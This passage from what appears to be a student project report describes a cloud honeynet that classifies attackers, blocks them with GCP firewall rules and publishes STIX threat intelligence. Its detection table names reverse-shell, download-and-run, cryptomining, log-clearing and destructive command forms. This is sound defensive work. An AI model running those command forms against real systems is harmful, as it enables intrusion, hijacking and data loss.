Self-Heal SSH Isolation	The self-heal function uses a dedicated SSH key that is authorized only for the specific user on the honeypot VM. The key file has restricted permissions (600). Self-heal is disabled by default and must be explicitly enabled after the blocking system is verified.
Audit Trail	Every firewall block is recorded in the blocked_ips collection with full metadata. Records are never deleted, only marked unblocked when expired. This provides a complete, tamper-evident history of all automated actions taken by the system.

Crash Resilience	The bridge wraps every database query and cloud API call in exception handling. A single failed cycle logs the error and continues to the next cycle. The gcp_synced flag ensures that an IP is only added to the in-memory block registry if the firewall rule was confirmed created, preventing a desynchronization between the database and the cloud state.
STIX Fallback	If the TAXII server is unreachable, the bridge saves the STIX bundle as a local JSON file. This ensures intelligence is never lost during a server outage. The directory can be replayed to the server when it recovers.

The overall security model follows the principle that every interaction with the honeynet is hostile. The system trusts neither the traffic arriving at the honeypot ports, nor the stability of external services, nor its own process continuity. This defense-in-depth approach ensures the system designed to trap attackers is not itself vulnerable to the attacks it observes.

Chapter 5: Implementation

5.1 Implementation Environment and Setup

The Aegis-Trap system was implemented and deployed on Google Cloud Platform in the europe-west3 (Frankfurt) region, zone europe-west3-a, using a $300 free trial credit. The infrastructure was provisioned through the GCP Console and configured entirely through the command line on Ubuntu 22.04 LTS virtual machines.

Component	Specification	Role
Cloud Provider	Google Cloud Platform, europe-west3	Cloud infrastructure host
Control VM (aegis-control)	e2-standard-2: 2 vCPU, 8 GB RAM, 50 GB disk, Ubuntu 22.04 LTS, private IP 10.0.0.2	Runs CHN hub, MongoDB, Aegis-Bridge, OpenTAXII, Nginx
Honeypot VM (aegis-honeypot)	e2-standard-2: 2 vCPU, 8 GB RAM, 50 GB disk, Ubuntu 22.04 LTS, private IP 10.0.1.3	Runs Cowrie, Dionaea, and Conpot in Docker containers
Network	Custom VPC aegis-vpc, two subnets: 10.0.0.0/24 (control), 10.0.1.0/24 (honeypot)	Provides subnet isolation and firewall control
Container Runtime	Docker 29.5.3, Compose v2	Runs all honeypot and management services
Python Runtime	Python 3.10.12	Runs the Aegis-Bridge and OpenTAXII
MongoDB	3.4.24 in Docker container	Stores all attack session data
Operating System	Ubuntu 22.04 LTS (Jammy)	Both virtual machines

Figure 5.1 shows the GCP service port layout, mapping each service to its exposed port and indicating which ports are internal-only versus publicly accessible.



Figure 5.1: GCP Firewall and Service Port Map

The setup followed a strict staged approach. The VPC, subnets, and firewall rules were configured first and confirmed before any containers were deployed. The CHN management hub was brought online and verified next, confirming data flow from the honeypot VM to MongoDB before the bridge was installed. This order of operations ensured that each layer was independently verified before the next was built on top of it.

5.2 Key Implementation Details

5.2.1 Honeypot Deployment and Data Pipeline

Each honeypot is deployed as a Docker container using Community Honey Network sensor images. The three honeypots share the honeypot VM but are fully isolated from each other at the container level. Each container is configured with the private IP address of the control VM (10.0.0.2) for both the CHN server and the hpfeeds3 broker, ensuring all data flows through the internal subnet and never touches the public internet.

A critical implementation detail resolved during deployment was the port conflict between services. Cowrie owns port 23 (Telnet), Dionaea owns port 21 (FTP), and CHN owns port 80. When the standard deploy scripts were used without modification, each service attempted to claim these ports and the later containers failed silently with blank port bindings. The port

assignments were verified after each container start and conflicts were resolved by removing duplicate bindings from the non-primary service's Docker Compose configuration.

A second critical detail was that all CHN deploy scripts default to writing the public IP address of the honeypot VM into the CHN_SERVER and FEEDS_SERVER environment variables. This caused hpfeeds events to be sent to the public interface, which was blocked by GCP firewall rules. The fix was to override these values with the private IP (10.0.0.2) in each honeypot's .env file before starting the containers.

The data pipeline confirmation test verified 167 real attack sessions in the MongoDB mnemosyne database before bridge development began. The confirmed schema, which all subsequent bridge code is built on, is: database mnemosyne, collection session, IP field source_ip, honeypot identifier field honeypot. The session collection has no channel field. Channels exist only at the raw hpfeed level, which required a design decision in the bridge to avoid channel-based detection logic and instead use the honeypot field for high-severity rules.

5.2.2 Aegis-Bridge: Classification and Detection

The Aegis-Bridge is a 1,143-line Python 3 script deployed as a systemd service on the control VM. It runs continuously, executing a six-step detection and response cycle every 30 seconds. The classification system uses a deterministic rule-based engine rather than machine learning. This choice ensures predictable behavior, clear audit trails, and the ability to explain every block decision in terms of a specific rule, which is essential for an operational security system.

Figure 5.2 presents the classification rule priority flow. The engine evaluates seven rules in order, returning on the first match. This design guarantees that the most severe cases are always handled first, regardless of whether other rules would also have matched.




Figure 5.2: Classification Rule Priority Flow

The per-honeypot thresholds reflect the different noise profiles of each honeypot type. Cowrie, which emulates a general SSH service, receives high volumes of automated scanning traffic, so its threshold is set to 10 sessions in 60 seconds. Dionaea emulates Windows services that are more specifically targeted, so its threshold is 5 sessions. Conpot emulates industrial control systems, which receive no legitimate internet traffic under any normal circumstances, so any single session is treated as a critical event regardless of the session count.

Honeypot	Session Threshold	ICS Priority	Rationale
Cowrie (SSH/Telnet)	10 sessions / 60s	No	High background noise from automated scanners requires a higher threshold to reduce false positives.
Dionaea (Windows services)	5 sessions / 60s	No	More targeted traffic; lower threshold reflects higher signal quality.
Conpot (ICS/SCADA)	1 session (any)	Yes	No legitimate internet traffic contacts ICS protocols. Any contact is an attack.

5.2.3 The 43-Pattern Command Detection Database

The command detection database is the mechanism by which the bridge identifies attackers who have progressed beyond reconnaissance into active exploitation. It consists of 43 regular expression patterns organized into 12 behavioral families, each mapped to one or more MITRE ATT&CK technique identifiers.

Behavioral Family	Example Patterns Detected	MITRE ATT&CK
Onward Connection	ssh user@host, telnet host, rsh, sshpass commands	T1021 (Remote Services)
Tool Transfer / Download	wget URL, curl URL, tftp, ftpget, scp	T1105 (Ingress Tool Transfer)
Botnet Signatures	busybox, /bin/busybox, mirai, gafgyt, mozi names	T1059 (Command and Scripting)
Payload Execution	chmod +x file, pipe to shell, sh -c, bash -c, python -c	T1059.004 (Unix Shell)
Reverse Shell	/dev/tcp/host/port, bash -i, mkfifo, nc -e /bin/sh, socat	T1059.004 (Unix Shell)
Payload Obfuscation	base64 decode, openssl enc -d, xxd -r	T1140 (Deobfuscate/Decode)
Cryptomining	xmrig, minerd, cpuminer, stratum+tcp://	T1496 (Resource Hijacking)
Persistence	write to authorized_keys, crontab, rc.local, useradd	T1053, T1098, T1136
Defense Evasion	iptables -F, setenforce 0, ufw disable, chattr +i	T1562 (Impair Defenses)
Rootkit Behavior	insmod, modprobe (kernel module loading)	T1547.006 (Kernel Modules)
Log Clearing	history -c, unset HISTFILE, redirect to /var/log	T1070 (Indicator Removal)
Destruction	rm -rf on system directories	T1485 (Data Destruction)

Each pattern is implemented to require real attack syntax rather than matching on isolated keywords. For example, the SSH onward-connection pattern requires a user@host form, an

explicit IP address, or a -p port flag, so a command checking the status of the SSH service does not match. The patterns are applied per-command to each Cowrie session, and a single dangerous command in an otherwise quiet session is sufficient to trigger an immediate critical-severity block.

The netcat reverse-shell pattern was hardened during testing. The original expression missed the common nc -e /bin/sh host port form because it required whitespace immediately before the -e flag. The corrected pattern accepts -e anywhere after the netcat invocation, catching all common forms while rejecting benign strings that contain nc, such as sync or encode.

5.2.4 Staged Response and Observation Queue

The staged response system introduces an observation period between detection and blocking for high and medium severity attacks. This design decision reflects a deliberate trade-off: blocking immediately maximizes response speed but discards the behavioral intelligence the honeypot could capture during continued attacker activity. Observing first allows the honeypot to record more commands, more credentials, more connections, and more behavioral signals before the block ends the session.

The observation queue is maintained in two places simultaneously: an in-memory dictionary (OBSERVING) for fast lookup during each detection cycle, and the observed_ips MongoDB collection for persistence across restarts. On startup, the bridge calls rebuild_observing to reload the queue from the database, restoring any timers that were running before a restart with their original block_due timestamps intact.

Severity	Response Mode	Observation Window	Block TTL
Critical	Immediate	0 seconds	30 days
High	Observe first	180 seconds (3 minutes)	14 days
Medium	Observe first	300 seconds (5 minutes)	7 days
Low	No action	N/A	N/A

The queue-jump mechanism ensures the observation window never becomes a liability. If an attacker who is under observation types a dangerous command, the command_sweep function

detects the escalation on the next cycle, calls end_observation to remove the IP from the queue, and immediately creates a critical-severity firewall block. The observation period is terminated early, and the final indicator carries both the original observed severity and the escalation evidence.

The medium-severity path is triggered by a probe against a database service port (MySQL, SQL Server, or MongoDB). These ports are mapped inside Dionaea exposed at the cloud firewall by default, so the medium path is implemented and unit-tested yet stuck in production until a database port is opened. The severity levels seen in the live deployment are therefore critical, high, and low.

5.2.5 GCP Firewall Integration and Block Lifecycle

The bridge uses the google-cloud-compute Python SDK to create firewall deny rules in the GCP project programmatically. Each rule is named deterministically as aegis-block- followed by the attacker IP with periods replaced by hyphens. The rule blocks all ingress traffic from the attacker's IP across the entire VPC at priority 100.

The block creation is wrapped in a multi-outcome handler. If the cloud API returns a 409 conflict error, indicating that a rule with the same name already exists from a previous block of the same IP, the bridge deletes the old rule and re-inserts it with the current metadata. If any other error occurs, the bridge logs it and sets gcp_synced=false on the MongoDB record. On the next detection cycle, the bridge re-detects the IP, finds gcp_synced=false in blocked_ips, and retries the cloud API call. This retry mechanism ensures that a temporary cloud API outage does not result in a permanent protection gap.

Block records in MongoDB carry an expires_at timestamp. The expire_blocks function, which runs at the start of every detection cycle, compares the current time against expires_at for all active blocks. When a block expires, the bridge calls the cloud API to delete the firewall rule, marks the record as unblocked=true in MongoDB with the unblocking timestamp, and removes the IP from the in-memory BLOCKED dictionary. The original record is never deleted, preserving the full audit history.

5.2.6 STIX 2.1 Intelligence Generation and TAXII Publication

Each attacker the bridge acts on generates a STIX 2.1 bundle consisting of four linked objects: an Indicator carrying the detection metadata, an IPv4Address observable carrying the raw IP, an ObservedData object carrying the captured evidence, and a Relationship object linking the Indicator to the ObservedData with the type based-on. This structure allows a consuming security tool to read the Indicator for the machine-actionable IP pattern and severity context, then follow the based-on relationship to the ObservedData for the human-readable evidence detail.

Figure 5.3 presents the STIX 2.1 bundle structure showing all fields produced for each attacker, whether blocked or observed for reconnaissance only.




Figure 5.3: STIX 2.1 Bundle Structure Published per Detected Attacker

The confidence score is computed by the formula min(100, CONFIDENCE_BASE[severity] + min(sightings, 20)), where the base scores are 90 for critical, 75 for high, 61 for medium, and 40 for low. Each additional detection cycle in which the IP appears adds one point, up to a maximum bonus of 20. This means a critical attacker seen in three cycles achieves a confidence of 93, while a medium attacker seen only once achieves 61.

Not every published indicator corresponds to a firewall block. The bridge runs a reconnaissance sweep at the end of each cycle that finds attackers who touched a honeypot but stayed below every blocking threshold. For each such IP, the bridge publishes a low-severity STIX indicator carrying a confidence in the 21 to 40 band and the MITRE technique T1595 (Active Scanning), then records the IP to the published_recon collection under a 24-hour per-IP cooldown to avoid duplicate indicators. No firewall rule is created. This closes an intelligence gap in the original design, in which a reconnaissance-only attacker produced no feed output at all, while deliberately avoiding the firewall-quota cost of blocking every single scan. The reconnaissance path reflects the principle that any contact with a decoy is malicious and therefore worth recording, even when it does not warrant an active block.

The TAXII publication path passes through the Nginx reverse proxy on port 8080. The bridge sends an HTTP Basic Authentication header with the gateway credentials. Nginx verifies the credentials against the htpasswd file, strips the Authorization header, and forwards the request to OpenTAXII on port 9000. OpenTAXII stores the objects in the taxii2.db SQLite database. If the TAXII server is unreachable, the bridge saves the bundle as a local JSON file in /opt/aegis-bridge/stix_fallback/ so no intelligence is permanently lost.

Two patches were applied to the OpenTAXII 0.9.3 library to resolve production bugs. The first handles UUID objects in JSON serialization, which had caused a 500 error on every POST response despite the object being stored correctly. The second handles STIX cyber observable objects such as the IPv4Address that carry no modified timestamp, which the server had incorrectly required on all object types. Both are minimal, targeted changes with backups of the originals.

5.2.7 Self-Healing and Containerized Ephemerality

A confirmed compromise triggers the self_heal function. The function connects to the honeypot VM over SSH using a dedicated private key and runs docker compose down followed by docker compose up -d in the affected honeypot's directory. Running down then up, rather than a simple restart, fully removes the compromised container and its ephemeral state and rebuilds a fresh one from the original image, wiping any backdoors, web shells, or modified files the attacker may have installed. This same down-then-up recovery was performed manually during testing to restore a Dionaea container that had entered a crash loop, confirming in practice the exact operation that self-heal automates.

Self-heal is protected by a 300-second cooldown per honeypot, preventing repeated rebuilds if an attacker repeatedly triggers compromise detection. Compromise is confirmed from the hpfeed collection, and self-heal fires on that confirmation.

The use of Docker containers for all honeypot services provides inherent ephemerality. A honeypot container that is compromised, corrupted, or behaving unexpectedly can be rebuilt to a clean state in seconds. This is a significant operational advantage over bare-metal or VM-based honeypot deployments, where cleaning up after a compromise can take hours.

5.2.8 TAXII Server, Nginx Gate, and Viewer

The OpenTAXII 0.9.3 server is deployed in an isolated Python virtual environment at /opt/taxii/venv to prevent dependency conflicts with the bridge's libraries. It is launched by Gunicorn, a production-grade Python WSGI server, through a custom launcher file (/opt/taxii/wsgi.py) that correctly assembles the OpenTAXII server object before handing it to Gunicorn. A systemd service unit ensures the server starts on boot and restarts on failure.

The Nginx gate serves two functions from a single configuration block listening on port 8080. For requests to the /taxii2/ path, it applies the authentication rule (POST requires Basic Auth, GET is open) and forwards to OpenTAXII on port 9000, stripping the Authorization header before forwarding to prevent credential confusion with the server's own authentication system. For requests to the root path (/), it serves the static index.html viewer page from /opt/taxii/viewer/.

The viewer is a single-page HTML application that uses the browser's fetch API to read the TAXII collection using a relative URL constructed from location.origin. This design means the page never hardcodes the server's public IP address, which changes each time the VM is restarted. The page auto-refreshes every 30 seconds and preserves the open or closed state of expanded indicator cards across refreshes. Indicators are sorted newest-first, and each card shows the severity color, confidence bar, honeypot and ATT&CK tags, the geographic origin and network owner, the detection and expiry timestamps, and an expandable evidence section containing the observation window, captured commands, credentials, and behavior labels.

The viewer provides three live filters so an analyst can narrow a large feed. A severity filter shows only indicators of a chosen level (critical, high, medium, or low). An IP address search box filters cards as the analyst types. A honeypot selector limits the view to a single honeypot. A summary bar above the cards reports the number of events captured on each honeypot, giving an immediate sense of where attack pressure is concentrated. The honeypot count deliberately excludes the multi-service label, which denotes a cross-honeypot correlation rather than a distinct decoy.

5.2.9 Reconnaissance Indicators

The reconnaissance sweep is the final step of every detection cycle. It addresses a gap in the original design: because the publish function was called only from the block function, an attacker who touched a honeypot but never crossed a blocking threshold produced no intelligence at all. Since any contact with a decoy is by definition malicious, discarding that contact wastes usable intelligence.

The sweep aggregates recent sessions by source IP, skips any IP that is internal, already blocked, or already under observation, and skips any IP that received a reconnaissance indicator within the last 24 hours. For each remaining IP, it enriches the address with geographic data, gathers whatever evidence exists, and publishes a low-severity STIX indicator with a confidence in the 21 to 40 band and the MITRE technique T1595 (Active Scanning). It then records the IP to the published_recon collection with a timestamp so the 24-hour cooldown can be enforced. No firewall rule is created, so reconnaissance reporting never consumes the cloud firewall quota.

This separates intelligence from enforcement: blocking stays reserved for attackers who cross a threshold or run a dangerous command, while reconnaissance is still captured and shared. The feature was verified firing in the live deployment.

5.3 Sample Screenshots and Output Samples

The following figures present sample outputs from the running system. Figures 5.4 through 5.8 are provided by the technical implementation team from the live deployed system.




Figure 5.4: CHN Management Dashboard with Live Attack Data




Figure 5.5: Aegis-Bridge Live Log: Command Breakout Detection and Immediate Block




Figure 5.6: GCP VPC Firewall Rules Showing Auto-Created Attacker Deny Rules

```
omarramy813@aegis-control:~$ sudo docker exec chnserver-mongodb-1 mongo --quiet --eval '
db = db.getSiblingDB("mnemosyne");
db.blocked_ips.find().sort({blocked_at:-1}).limit(1).forEach(printjson);
'
{
        "_id" : ObjectId("6a4529eea7b0aaf28e9476f7"),
        "ip" : "41.39.7.86",
        "honeypot" : "conpot",
        "reason" : "ICS/SCADA decoy contact (conpot, ics-ports [502])",
        "severity" : "critical",
        "attack" : [
                "T0886"
        ],
        "confidence" : 91,
        "sightings" : 1,
        "gcp_synced" : true,
        "country" : "Egypt",
        "city" : "Cairo",
        "asn" : "8452",
        "org" : "IDDQD-AS",
        "commands" : [ ],
        "behaviour_labels" : [ ],
        "credentials" : [ ],
        "honeypots_touched" : [
                "conpot"
        ],
        "blocked_at" : ISODate("2026-07-01T14:53:34.399Z"),
        "expires_at" : ISODate("2026-07-31T14:53:32.746Z"),
        "unblocked" : false
}
omarramy813@aegis-control:~$
```

Figure 5.7: MongoDB blocked_ips Document Showing Full Audit Record with Evidence




Figure 5.8: Aegis-Trap Threat Intelligence Viewer with Expanded Evidence Detail

Chapter 6: Testing and Evaluation

6.1 Testing Strategy

The testing strategy for Aegis-Trap was designed to validate the system against real-world attack behavior. All tests were conducted from an external Kali Linux virtual machine routed through a ProtonVPN connection. This setup was required because the residential internet service provider blocked outbound connections on ports 21, 445, and 1433, which are emulated by the Dionaea honeypot. Tests that relied on those ports would not have reached the honeypot without VPN routing.

Nine test cases were executed in total. Six test the primary detection and response paths of the Aegis-Bridge. Three test the operational reliability of the system: state persistence across a bridge restart, automatic block expiry when a TTL ends, and the threat-intelligence denylist feature. Together the nine cases exercise every classification rule, both response modes (immediate and staged), the reconnaissance sweep, and the system's ability to recover state after an interruption.

Each test was conducted as a black-box test from the attacker's perspective. The tester used standard tools without modification. Expected outcomes were defined in advance from the classification rules in Chapter 5. Results were confirmed through three independent channels: the bridge live log read with journalctl, the MongoDB mnemosyne database queried directly, and the GCP Console firewall rules list.

Before any test attack was launched, the full data pipeline was verified. Honeypot containers were confirmed running on the honeypot VM. Sessions from real internet-facing exposure (over 2,000 at the time of testing) were confirmed present in the mnemosyne.session collection. The bridge was confirmed active with no errors in its log. This baseline ensured that any test result reflected the bridge's detection logic rather than an infrastructure fault.

